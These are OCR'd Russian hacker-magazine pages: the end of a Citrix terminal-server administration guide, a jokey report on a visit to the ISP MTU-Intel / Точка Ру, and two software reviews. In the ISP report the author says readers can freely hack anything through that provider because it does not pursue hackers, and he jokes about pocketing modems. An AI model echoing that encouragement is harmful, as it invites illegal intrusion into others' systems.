
Ограничим права юзверей

Скорость соединения впечатляет. Возникает ощущение, что ты работаешь напрямую с сервером. Теперь зайди в «Мой компьютер» и зацени прибавления локальных дисков. Дело в том, что все диски от клиентского компьютера стали сетевыми! Это очень удобно! Теперь, чтобы перенести какой-нибудь файл, тебе не надо пользоваться FTP-сервером или NetBios-соединением. Впрочем, из соображений безопасности эту фичу можно легко отключить в свойствах менеджера соединений. Теперь самое время заново залогиниться в ферму (ты это уже делал во время лицензирования) и заценить премудрости Citrix.


Первая вкладка с именем «Applications» помогает выставить приложение на всеобщее обозрение. То есть работник предприятия может запустить удобный менеджер приложений и выбрать любое из них. Не правда ли, удобно? Только перед этим ты должен все грамотно установить и сделать программу публичной. Доверься мастеру, который вызывается правым кликом по вкладке, и все будет OK.

Вторая вкладка задает администраторов Citrix. То есть логины людей, имеющих право просматривать или изменять настройки терминала. Именно просматривать ИЛИ изменять: ты вправе создать аккаунт с привилегиями read-only. Следующий пункт мы пропустим, потому что уже насладились установкой лицензий, а вот про «Evaluators» стоит поговорить подробнее - здесь задаются все настройки Citrix.

Рекомендуется не менять значения специально подобранных функций. Однако знать, зачем они нужны, несомненно, стоит. Кликай по дефолтовым настройкам и ознакомься с тем, что за собой скрывает этот пункт. В первом подменю мы видим порог загрузки процессора. При превышении лимита информация о «нарушителе» вместе со временем и датой занесется в специальный лог. Данная фича очень полезна при исследовании какой-либо неполадки, и ограничивать загрузку рекомендуется только в этом случае. Следующая настройка немного похожа на первую, поскольку она инициализирует диапазон нагрузки. То есть если камень работает менее чем на 10%, то это тоже считается ненормальным и должно быть зафиксировано в журнале.

«Disk Data I/O» отслеживает превышение при работе с винчестером. Здесь задается максимальное время передачи, превышать которое непозволительно. Нижележащая настройка ограничивает количество операций с носителем в единицу времени.

Далее следует ограничение по IP-адресам. Если ты порядочный админ, можешь запре-


Какой путь лучше - решать тебе

тить юзать приложения тем людям, которые занимаются другой работой. Например, можно урезать в правах бухгалтеров и запретить им пользоваться аськой. Либо наоборот - не давать запускать 1С некомпетентным людям. Я считаю эту настройку очень полезной. Последняя важная фича позволяет управлять загруженностью ОЗУ. От тебя лишь требуется указать числовой потолок, и резерв памяти всегда останется незадействованным.

Последняя вкладка позволяет установить сетевой принтер на терминальный сервер. Вообще, Citrix очень осознанно подходит к проблеме печати. Даже если принтер имеет нестандартный драйвер, он легко инсталлируется с помощью мастера. Достаточно лишь кликнуть пару раз мышью, как новый принтер разместится в системе. Кстати, при подключении автоматически юзается и клиентский принтер, так что можно печатать не отрываясь от консоли.


СПОСОБЫ УСТАНОВКИ ПРИЛОЖЕНИЙ

Прежде чем пускать на терминал новых клиентов, тебе необходимо установить приложения. Я говорю о таком софте, как 1С, Office, AutoCAD, 3DMAX и т.п. Если ты думаешь, что процесс установки похож на обычный, то ты немного ошибаешься :). Сервер действует по-умному. Он записывает в реестр информацию о том, что приложение юзается в терминальном режиме, поэтому так просто устанавливать программу нельзя. Мало того, виндовый терминал вообще не позволяет запускать файлы setup.exe и install.exe. Не буду тянуть резину, лучше распишу два способа установки новых программ.

❶. Оконный. Чтобы поставить увесистый дистрибутив, тебе необходимо зайти в Панель управления -> Установка и удаление программ -> Установка новой программы, затем выбрать пункт «С CD или дискеты» и указать путь к setup.exe. Необходимо соблюдать осторожность и кликнуть на ОК только после установки программы. Именно тогда происходит открытие всех веток реестра для простых пользователей.

❷. Консольный. Открой cmd.exe и выполни команду change user /install. Таким образом, сеанс автоматически переходит в режим установки приложений. После инсталляции всех необходимых программ набирай change user /execute, и сервер вернется в обычный режим работы.

Внимание! Устанавливать программы лучше в ночное время, либо когда на сервере нет других пользователей. Дело в том, что при работе с софтом во время установки возможны глюки, потому что Citrix закрывает некоторые ветки реестра от глаз обычных юзеров.



Конфигурим терминальный клиент

БДИ И МОНИТОРЬ!


Если ты работаешь админом и консультантом по совместительству, то тебе очень понравится возможность теневого управления сеансами. Для этого найди значок на панели Citrix (третий сверху с изображением лупы) и дави на него. Авторизуйся в домене, и ты сможешь лицезреть еще одну панель, только уже вертикальную. Ты запустил менеджер теневых сеансов, который может порулить чужим Citrix-соединением. Надо заметить, что даже админу придется получить подтверждение пользователя о соединении. Только после этого он может управлять чужой консолью. Чтобы попасть в чужой сеанс, нажми на пункт «Shadow» и обнови список активных пользователей. Теперь перетащи нужного юзера в правую часть и получи от него подтверждение. Если все прошло гладко, ты увидишь вторую вкладочку, которая ведет к заветной консоли потерпевшего :).

Чтобы работники не злоупотребляли возможностями и не подглядывали друг за другом, посети менеджер соединений Citrix (четвертая иконка на панельке с изображением молотка). Войди в раздел «Security» и ограничь права всех пользователей на предмет Shadow, оставив возможность администрирования только для себя (или только для своего помощника). Если здесь же нажать на пункт «Citrix ICA 3.0», ты попадешь в раздел изменения параметров сервера, где можно отключить маппинг дисков, портов, клипборда, принтеров и многого другого. Поизучай, пригодится!

Я совсем забыл сказать, что Citrix (как и виндовый терминал) позволяет временно отключать сеанс. То есть, скажем, пошел сотрудник на обед, а перед этим отключил сеанс, выбрав соответствующий пункт в «Завершении работы». После обеда он может заново авторизоваться и вернуться к работе, словно и не отходил от машины. Но бывает, что сотрудник работает под двумя логинами или вообще забивает на терминал. А если при этом на машине от его имени запущена пара 3DMAX'ов, Вордов, Винамп и какой-нибудь Photoshop, серверу легче не станет :). Чтобы пресекать подобные утечки памяти и процессорного времени, существует так называемое меню администрирования сеансов. Для входа в него набери команду tsadmin. Здесь ты можешь увидеть все процессы пользователей и даже прибить любой сеанс. Ибо нефиг :).




На компакте мы выложили дистрибутив Citrix, а также все необходимые утилиты, описываемые в этой статье.



За дополнительной информацией обращайся к страницам сайта www.citrix.pp.ru. Здесь ты найдешь ответы на все вопросы, а также сольешь несколько мегов полезного софта.

АДМИНЬ И ПРОСВЕЩАЙСЯ!

Вот, собственно, и все, что я хотел рассказать о чудесном дистрибутиве Citrix. К сожалению, я не написал, как объединить несколько серверов в одну ферму. Это приведет к повышению производительности и создаст кластер с распределением памяти и процессорного времени по всем серверам. Я не коснулся технологии Nfuse, о которой можно рассказывать долгое время. Но я спокоен, так как дал тебе толчок к освоению терминальной теории. С ней ты всегда можешь ознакомиться на ресурсе citrix.pp.ru, где полно книг по устройству терминалов. Если созреет какой-нибудь вопрос, то задавай его на форуме или пиши мылом - постараюсь помочь. Надеюсь, что, прочитав этот интересный материал (ой, а скромности тебе не подарить? :) - прим. ред.), ты станешь примерным администратором нового сервера приложений. И пусть удача улыбнется тебе!


А убивать-то некого :)

Бубляшка (b00b1ik@real.xakep.ru)

«ТОЧКА РУ» ПРИНИМАЕТ ГОСТЕЙ

Каждый день сотни тысяч интернетчиков выходят в режим онлайн, чтобы почитать свежие новости, обновить свой сайт, кинуть кого-нибудь на WMZ или просто потрещать в аське. Собственно, для всего этого не нужно знать ничего далее провода, вставленного в сетевую карту компьютера. Остальное - головная боль людей, обеспечивающих пользователям связь. Вот к таким людям мы с Куттером и наведались нежданно-негаданно :).

НАШИ В ГОСТЯХ У КРУПНОГО СТОЛИЧНОГО ПРОВАЙДЕРА

УТРО. ЧАЙ. ВОЛНЕНИЕ

Утро семнадцатого сентября не предвещало ничего хорошего. Я отправлял в «Точку» Никитоса, а он в самый последний момент не смог поехать, потому что не наточил коньки. Об этом я узнал как раз утром, поэтому пришлось менять свои планы по полной программе. Но ничего, и не так попадали - прорвемся. Звонок Куттеру и закидывание удочки издалека. Ненавязчивый треп о том, что уже вышел свежий номер в продажу, о девчонках, о Лозовском. Куттер, сонная муха, не просек тему сразу и охотно поддерживал со мной разговор :). В тот момент, когда жертва уже была расслаблена и готова к известию о том, что ей придется сейчас выползти из постели и стремглав помчаться со мной в «Точку», я Куттеру все и сказал. Наш доблестный главред сразу же согласился, сказав: «Но риспект, дырявый!» (извините, я в английском слаб, но это значит, вроде бы, «Сейчас приеду, Бубел!»).

Волновался я дико, потому как нормально подготовиться к такому походу у меня попросту не было времени. Но ничего, я же знал, что со мной товарищ Куттер, который, если что, станет козлом отпущения :). Ну а если серьезно, то нервничал я исключительно от резкой смены планов.

> Бублик на криминального авторитета похож в своей кожанке.

Ну да ладно. В назначенный срок встретились с Куттой на Кузнецком, заскочили в редакцию, взяли там хорошую цифру и рванули на Смоленку, где располагается площадка для колокейшена компании «МТУ-Интел» (там еще на доме вывески с «МТУ-Интел», «МТУ-Информ» и «Точка Ру»).

Как нам объяснили, здание это находится напротив МИДа России. Прежде чем заметить то, вокруг чего мы шарились минут двадцать, нам пришлось позвонить Илье Фабричникову - специалисту, выделенному компанией МТУ в наше свободное пользование на весь день :).

- Что? А, все, понял! Мы как раз тут и ищем! Как это там вход? Илья, ты разыгрыва... О, правда, вход! Я с черным пакетом в руках, а Бублик на криминального авторитета похож в своей кожанке. Все, ждем! - сказал Куттер в телефон.

Через минуту нас уже встретил рослый парень с волосами-шторками. По виду Ильи я бы ни за что не сказал, что он специалист в такой крупной и серьезной компании. Он больше похож на самого отвязного студента, такого же, как и мы сами, нежели на серьезного спеца :). Но факт остается фактом: в МТУ работают не гиканутые с виду ботаны, а вполне нормальные и прикольные перцы вроде Ильи :).

ПЛОЩАДКА

Илья провел нас внутрь, и в то время как нам оформляли пропуска, я успел поймать какую-то падающую женщину. Совсем заработалась, имхо :). С охраной там все оказалось строго, поэтому, когда в металлоиска-

b00b1ik с пониманием дела разглядывает внутренности шкафа

Внутри этих шкафчиков находятся серверы. А на серверах располагаются сайты клиентов МТУ

теле я запищал, меня попросили показать сумку и досконально ее проверили на предмет нахождения возможных ингредиентов для диверсии :). Не найдя там ничего, кроме камеры, охранник звякнул начальству и спросил, можно ли фотографировать прессе все подряд или только его.

Начальство дало добро, и наше путешествие по дебрям провайдерского мира началось.

Возле гардероба нас встретил еще один представитель технического персонала компании - Сергей Будневич - и повел нас в помещение, где располагается сама площадка коллокейшена. За семью дверями, каждая из которых открывается только при прокатывании личной пластиковой карты-пропуска, располагается небольшое помещение. Квадратных метров там немного. От силы 30-40. Как только открылась дверь в комнату, мы услышали дикий шум. Шум был настолько сильным, что в процессе разговора приходилось иногда даже переходить на крик. Я так и не понял, это кулеры свистели или электрические щитки.


В помещении стояли в несколько рядов длинные серверные шкафы. Куттер их тут же начал фотать, а я вел неторопливую беседу с Ильей и Сергеем.

Как оказалось, услугами коллокейшена компании МТУ пользуются многие именитые проекты. К сожалению, нам не дали разрешения, во избежание неприятных ситуаций, рассказывать, кто именно располагается на площадке МТУ, но поверь мне, о многих сайтах ты слышал много раз и даже посещал их не единожды. Разве что «Микрософт точка ком» мы не нашли :).

В шкафчиках находятся серверы, и на каждом висит бирка с названием проекта, который физически там располагается. Это, как ты, наверное, уже догадался, необходимо для того, чтобы знать, какой провод выдергивать в случае неуплаты :).

В углу каждого из таких шкафов стоят многопортовые хабы, в которых сходятся провода от всех серверов. Проводов этих невероятное количество, и разобраться с ними в случае каких-либо неполадок человеку, не имеющему опыта работы в такой сфере, будет ой как нелегко. Сергей Будневич же с

Шкаф, а слева куча проводов. Это все провода от серверов


Уйма проводов, и все сходятся в одном месте. Видишь, сверху пара разъемов вытащена? Это делали не мы :)

легкостью оперирует всей этой цветастой кипой шнуров и ничуть не напрягается :).

К слову, человека без знаний и навыков в данной сфере вряд ли возьмут на такую ответственную работу. У Сергея высшее образование по данной специальности - он окончил МИФИ. А вот парня, админившего по ночам игровой компьютерный клуб с двадцатью машинами и закончившего только-только школу, не возьмут, потому что в случае чего час простоя сервера в дауне стоит очень даже не дешево.

Так вот, на чем я остановился. Все это множество проводов с мигающими лампочками выводит серверы на рутер, с которого, в свою очередь, данные поступают уже в канал связи.

В общем, с площадкой коллокейшена все ясно - эта дополнительная услуга компании МТУ позволяет за отдельную плату физически разместить сайты на территории компании и подключиться к ее локальной сети. Это очень выгодно заказчику, потому что все ресурсы машины принадлежат только ему.

ПО ДОРОГЕ В ЦЕНТР РАБОТЫ С КЛИЕНТАМИ

Площадка МТУ была не единственной целью нашей поездки, поэтому, разглядев и разобравшись с ней, мы вышли из здания и направились в центр обслуживания клиентов. Находится он в Мамоновском переулке (ст. м. Пушкинская) и занимает два особняка. Пока мы ехали в машине, Илья успел нам рассказать некоторые интересные факты. Например, число пользователей компании МТУ перевалило за 440 000. Из них 400 000 - это диалапщики, а 40 000 - пользователи ADSL-доступа в интернет. И вот из этих сорока тысяч пользователей примерно 30 000 подключены к СТРИМу. СТРИМ - это новая услуга доступа в интернет по ADSL-каналу для домашнего пользования. Все очень просто и удобно: человек по каким-либо причинам не может или не желает подключаться к локальной сети с выделенным каналом в интернет, на диалапе ему сидеть тоже не особо по приколу. Самый лучший выход - подключиться к ADSL. Божеские тарифы СТРИМа (24 бакса в месяц за анлим, к примеру) делают эту услугу доступной широким массам. К тому же, при подключении предоставляется ряд льгот для различных категорий пользователей (школьникам, студентам, ИТ-специалистам и т.д.), что, несомненно, не может не радовать. Постоянно свободная телефонная линия при соединении с интернетом, скорость до 7,5 Мбит/с - что еще нужно юзеру для полного счастья? А нужно еще знать, что сама компания МТУ, в принципе, пока не занимается отловом злобных хакеров, ломающих в Сети все подряд. Так что пока тобой не заинтересуются спецслужбы, можешь все ломать, выходя в инет через МТУ, в свое удовольствие :).

Также, в связи с увеличением популярности DDoS-атак как средства сведения счетов в интернете, компания в скором времени планирует ввести в действие технологию PAT (Port Adress Translation), при которой у каждого пользователя ADSL-доступа будет свой внутренний IP, а при выходе в интернет - внешний. При желании, конечно, можно будет заполнить пару бумажек и получить себе свой собственный внешний айпи, но вероятность нанесения ущерба пользователю от различного рода атак в этом случае будет несколько выше. Подобная технология давно используется за границей, однако в нашей стране она еще до конца не протестирована и не введена в действие.


Чтобы подключиться к АДСЛ, и в частности к СТРИМу, необходимо придти в офис и заполнить некоторые документы, заплатив определенную сумму. После этого клиенту будет выдан пакет подключения и оборудование - специальный модем. Вот на нем-то все и закручено: дело в том, что привязка при подключении идет не только к логину и паролю юзера, но и к самому модему и номеру телефона пользователя. То есть даже если ты придешь в гости со своим оборудованием и попытаешься выползти в инет с чужого номера, то у тебя ничего не выйдет. На самом деле отличная защита от угонщиков чужих аккаунтов.

На этом наше славное путешествие из одного здания в другое закончилось. Мы очутились перед большим домом, на дверях которого красовалась табличка с логотипом «.RU».

Ну мы не обломались и зашли :).

При желании можно будет заполнить пару бумажек и получить себе свой собственный внешний айпи.

У Бубла зачесались руки, и он попытался незаметно пригреть одну коробку с оборудованием



Товарищ Бублик в диком изумлении! Он не нашел ручки!

> Я так и не понял, это кулеры свистели или электрические щитки.

ЦЕНТР ПО РАБОТЕ С КЛИЕНТАМИ

Прямо рядом со входом располагается небольшая стойка, на которой клиенты сразу могут заполнить документы, чтобы не тратить время в очереди. Но когда мы решили сфотографироваться, ручки там не оказалось =). Кто-то свинтил и унес в качестве трофея, вероятно =).

Но нам-то было фиолетово, потому что мы ничего заполнять не собирались, а для других клиентов, думаю, ручку в спешном порядке вернули на место =).

Взглянули направо. Там на стене были вывешены все дипломы, грамоты и прочие награды, которые завоевала «Точка».

Это еще раз показало, что компания имеет очень высокий уровень и качество услуг, предоставляемых ею.

А вот когда мы посмотрели налево, мы поняли, почему компания является лидером на рынке продаж услуг связи. К окошку оформления документов стояла толпа народу. Такого я не видел даже в былые времена в очередях за колбасой и сейчас в очередях в факдональдс :).

Народ толпился. Все хотели подключиться, наконец, и полакомиться услугами «Точки» и быстрым интернетом. Все лица были счастливыми, даже несмотря на то, что в очереди им придется отстоять еще немало времени. Как говорится, ожидание и томление - самое прекрасное, ведь после них получаешь самое вожделенное =).


Илья оформил кое-какие документы, чтобы нас пропустили внутрь на территорию, не доступную обычным людям, и мы прошли через турникет.

В коридоре, куда мы попали, справа располагались коробки с Зухелями. Их было приличное количество, но, как нам пояснил Илья, это далеко не все, а только то, что еще не успели погрузить на склад :). Зухели, сам понимаешь, предназначены для того, чтобы выдавать их клиентам при покупке оборудования и подключении к СТРИМу.

Я тут же решил накинуться и по возможности незаметно спереть пару модемов. Но Илья сказал, что не стоит этого делать, потому что потом ремнем надают по пятой точке, и я не рискнул.

Проследовали мы дальше и попали в другое здание, принадлежащее компании. В нем мы разделись и направились обратно - на генеральский этаж. Там было тихо, уютно и спокойно. Таня, милая девушка, быстренько все прибрала перед нами, и мы начали разглядывать все подряд. Картины, картины, статуэтки. Но больше всего наше внимание привлекли два кубка на рисунке ниже.

У «Точки» есть два кубка за третье место в корпоративных турнирах по боулингу. А значит, люди интересуются и увлекаются не


CuTTer встал на защиту корпоративной собственности :)

А эта фотка не несет никакой информации. Просто Куттер тоже любит фотаться)

только компьютерными железками и кабелями. Вообще, как сказал Илья, средний возраст работников компании невелик. Люди, работающие здесь, все веселые и простые в общении. Поэтому работается легко и интересно. К слову, генеральному директору компании Михаилу Амаряну всего 32 года, так что делайте выводы сами.

Пошарившись еще по генеральскому этажу, посидев в комнате переговоров, мы вернулись обратно в соседнее здание, чтобы пообщаться с техническими специалистами. Но сначала мы приметили торчащий из-за двери пулемет «Максим». Он тихо-мирно стоял в куче мониторов. На наш вопрос, что же он тут делает, Илья улыбнулся: мол, стоит и охраняет имущество. Пулемет оказался самым что ни на есть боевым и рабочим. На нем висела табличка с выгравированными поздравлениями для компании МТУ. Дареный пулемет, в общем. У нас Noah тоже тащит что попало в редакцию постоянно. То нунчаки притащит, то автомат Калашникова.

В соседней комнате мы увидели большое скопление особей противоположного пола и рванули, разумеется, к ним. Это оказалась служба рекламной поддержки. Служба поддержки целиком и полностью состояла из девушек модельной внешности с гарнитурами на головах. Девчонки отвечают на звонки потенциальных клиентов и помогают разобраться со всякими непонятностями. Если честно, то я бы не отказался стать их начальником. Иметь в своем штабе таких симпотных бойцов - довольно ответственная должность, которая по плечу только мне :).

Налюбовавшись вдоволь красивым отделом, мы направились через еще одну дверь в мужскую компанию. Там сидели технические специалисты, занимающиеся разработкой новых услуг. Пообщавшись сначала с ними, а потом с их начальником, мы узнали много нового об услугах и планах компании на будущее. Вот, все заморские провайдеры

Награды компании

Будешь хорошо играть в боулинг - будет и у тебя такой

уже планируют вводить в действие технологию ADSL 2+. Причем плюс в названии, как мы поняли, для красоты :). Эта технология позволит иметь доступ в интернет на скоростях в два, а то и в три раза больших, чем в данный момент может позволить обычный ADSL. Судя по всему, и МТУ в стороне от этой технологии не останется. После такого я понял, что моя выделенка двухмегабитная за 20 баксов в месяц просто окажется ненужной и будет смотреться на фоне такой скорости смешной до невообразимости.

Так что теперь я твердо решил устанавливать домашний телефон и ждать от «Точки» введения новой технологии.

Еще же «Точка» делает все возможное, чтобы ее клиентам жилось хорошо. Как ты смотришь на то, что им будет предоставляться халявный фтп с пятьюстами метрами дискового пространства? Разумеется, это очень даже круто. Уехал ты в далекую Гренландию, наделал кучу фоток с северными слонами, слил все на фтп, пошел фотаться дальше. А когда приедешь домой, у тебя на фтп будут лежать все фотки, и не надо будет заморачиваться с флешками дополнительными или иными носителями информации. Слюнки не потекли еще? Помнишь, где находится центр подключения абонентов? :) Беги туда!

А поклонникам киберсражений во всякие там контры, кваки и прочие игрухи тоже сделают шоколадную жизнь. Бесплатный трафик до игровых серверов «Точки». Меньший пинг и все вытекающие отсюда последствия. Я же сказал уже: в Мамоновском переулке находится центр подключения :).

БАСТА, КАРАПУЗИКИ! КОНЧИЛИСЯ ТАНЦЫ! (С)

На этом наша с Куттером экскурсия по «Точке» завершилась. Мы распрощались с Ильей и направились обедать. Но это уже совсем другая история...

Все хотели подключиться, наконец, и полакомиться услугами «Точки» и быстрым интернетом.

Ах, какие женщины! Ах, какие УМНЫЕ женщины!

Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru) M.J.Ash (m.j.ash@real.xakep.ru) hiNt (hint@real.xakep.ru)

WAPOWAREZ


PIXORT V 1.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 5483 Kb
www.jotto.no/pixort

Фантастически удобная программа для сортировки изображений. Ты не поверишь, но благодаря Pixort'у я впервые получил удовольствие от разгребания файловых завалов на своей машине. А все дело в узкой специализации этой проги. Ведь, по сути, Pixort - это обычный графический вьюер, интерфейс которого украшен пятью волшебными кнопками, отвечающими за копирование/перемещение текущей картинки в одну из пяти заранее заданных директорий. Нажатие на любую из этих кнопок также приводит к автоматической загрузке следующего по списку изображения. То есть ты натравливаешь Pixort на фотопомойку, появившуюся на твоем винчестере, скажем, в результате сброса летних фоток с флешки цифровой камеры, а затем переходишь к просмотру, во время которого файлы расползаются по нужным каталогам практически сами собой!

Обрати внимание на то, что процесс копирования/переноса выполняется не сразу. Он запускается нажатием на «Execute», а до той поры уменьшенные изображения обработанных фоток лишь покрываются сеточкой с номером директории назначения в уголке. Так что ты можешь еще передумать и что-то переиграть. О том, что программа в первую очередь предназначена для обработки архивов цифровых фотографий, говорит небольшое окошко, в котором Pixort выводит EXIF-инфу (дату, время, условия съемки, модели камеры и т.п.). Но и с коллекциями изображений другого сорта (клипартом, обоями, веселыми картинками) прога справляется без труда (при условии, что эти изображения хранятся в формате JPEG или TIFF).


На мой взгляд, у программы Pixort (кроме ее шароварности, разумеется :)) есть только один недостаток - она категорически не приемлет русские символы в названии файлов и директорий. Впрочем, пока в TotalCommander'е есть функция Multi-Rename Tool, мне на это глупое недоразумение глубоко плевать.



AMAZON COVER SEARCH V 1.3

Windows 9x/Me/NT/2k/XP
Freeware
Size: 215 Kb
www.mewes.org

На днях занимался каталогизацией фильмов, гуляющих по нашей локальной сети. Само собой, в качестве основного инструмента при этом использовалась программа Ant Movie Catalog (www.antp.be), поскольку она умеет автоматически таскать описания картин со многих популярных русскоязычных киноресурсов. Хотя, конечно, и у этой проги есть свои слабые стороны. К примеру, если данные в текстовой форме Ant Movie Catalog сосет из Сети вполне исправно, то с графическими изображениями дело обстоит гораздо хуже. Прога в основном качает из инета фотографии обложек размером с почтовую марку. И хотя в Ant Movie Catalog имеются скрипты, специально предназначенные для получения картинок приличного качества, работают они так плохо, что я довольно быстро забил на них болт. Теперь поиском иллюстраций у меня занимается отдельная утилита - Amazon Cover Search. И вот на ее работу я уже пожаловаться не могу. Прога стабильно выкачивает все необходимые мне картинки с одной из версий мегасайта Amazon.com (на котором, как известно, найдется все :)). Причем обычно мне предлагается выбрать тот вариант отмеченного изображения, чье разрешение меня наиболее устраивает. Кстати, сразу скажу, что помимо разделов с видеокассетами и DVD-дисками, Amazon Cover Search может лазать еще и в каталоги с книгами и CD. Так что меломаны и книголюбы также могут взять эту прогу на заметку. Тем более что кроме обложек она утягивает с Amazon'a еще и разного рода полезную сопроводительную инфу: описания, комментарии, названия треков и тому подобное.



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

